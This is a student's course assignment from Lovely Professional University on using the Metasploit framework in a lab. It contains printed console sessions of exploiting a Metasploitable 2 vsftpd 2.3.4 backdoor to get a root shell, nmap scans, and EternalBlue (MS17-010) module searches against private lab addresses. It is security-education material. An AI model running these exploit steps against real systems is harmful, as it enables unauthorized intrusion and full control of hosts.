LOVELY PROFESSIONAL UNIVERSITY

Academic Task-3 (Compulsory)
INT301: Open Source Technologies

Name: Gaurav Mukherjee
Reg no:11713082 (Roll no:36)

Question: 9. →Generate Payload for three different platforms, and exploit windows machine using Metasploit framework/ any open-source software.

➔ Here are some screenshots for the need operation→


Installing


Installing Metasploit on Windows

Download the latest Windows installer or view older builds. To install, simply download the .msi package, adjust your Antivirus as-needed to ignore c:\metasploit-framework, double-click and enjoy. The msfconsole command and all related tools will be added to the system %PATH% environment variable.

Windows Anti-virus software flags the contents of these packages!

If you downloaded Metasploit from us, there is no cause for alarm. We pride ourselves on offering the







PS


C:\Users\asus> msfupdate
Downloading latest Metasploit Framework
Updating Metasploit Framework

Metasploit update …



Various exploits available in msfconsole







Exploiting different systems using metaspoitable →


Using Kali-Linux →


1> Metasploitable 2 exploiting →





View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.137.174
rhost ⇒ 192.168.137.174
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.137.174:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.137.174:21 - USER: 331 Please specify the password.
[+] 192.168.137.174:21 - Backdoor service has been spawned, handling...
[+] 192.168.137.174:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.137.121:34761 → 192.168.137.174:6200) at 2023-04-09 22:22:04 +0530
whoami
root
ls
bin
boot
cdrom


2> Windows XP →


C:\WINDOWS\system32\cmd.exe
Pinging 10.0.4.255 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 10.0.4.255:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Documents and Settings\gaurav1>ping 127.0.0.1
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Documents and Settings\gaurav1>



┌──(gaurav㉿gaurav)-[~]
└─$ sudo nmap -sT 192.168.137.1
[sudo] password for gaurav:
Starting Nmap 7.93 (https://nmap.org) at 2023-04-10 20:20 IST
Nmap scan report for 192.168.137.1
Host is up (0.0096s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2869/tcp open icslap
7070/tcp open realserver
Nmap done: 1 IP address (1 host up) scanned in 6.12 seconds
┌──(gaurav㉿gaurav)-[~]
└─$
┌──(gaurav㉿gaurav)-[~/Desktop]


msf6 > search eternalblue
Matching Modules
Name Disclosure Date Rank Check Descri
ption
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-0
10 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-0
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-0
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-0
10 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DO
UBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windo
ws/smb/smb_doublepulsar_rce
msf6 > use 2
msf6 auxiliary(admin/smb/ms17_010_command) > back
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > back
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.137.1
rhosts ⇒ 192.168.137.1
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

3> Linux-Mint →




```
PS C:\Users\asus> nmap -sV 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for localhost (127.0.0
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
135/tcp  open  msrpc           Microsof
445/tcp  open  microsoft-ds?
2869/tcp open  http            Microsof
7070/tcp open  ssl/realserver?
Service Info: OS: Windows; CPE: cpe:/o:

Service detection performed. Please rep
Nmap done: 1 IP address (1 host up) sca
PS C:\Users\asus>
```






```
   28  exploit/windows/ftp/wsftp_server_503_mkd                    2004-11-29       great      Yes    WS-FTP S
ver 5.03 MKD Overflow
   29  exploit/windows/local/wmi                                   1999-01-01       excellent  No     Windows M
nagement Instrumentation (WMI) Remote Command Execution
   30  auxiliary/gather/xymon_info                                                  normal     No     Xymon Dae
on Gather Information
   31  exploit/unix/webapp/xymon_useradm_cmd_exec                  2016-02-14       excellent  Yes    Xymon use
adm Command Execution
   32  exploit/linux/http/php_imap_open_rce                        2018-10-23       good       Yes    php imap_
pen Remote Code Execution


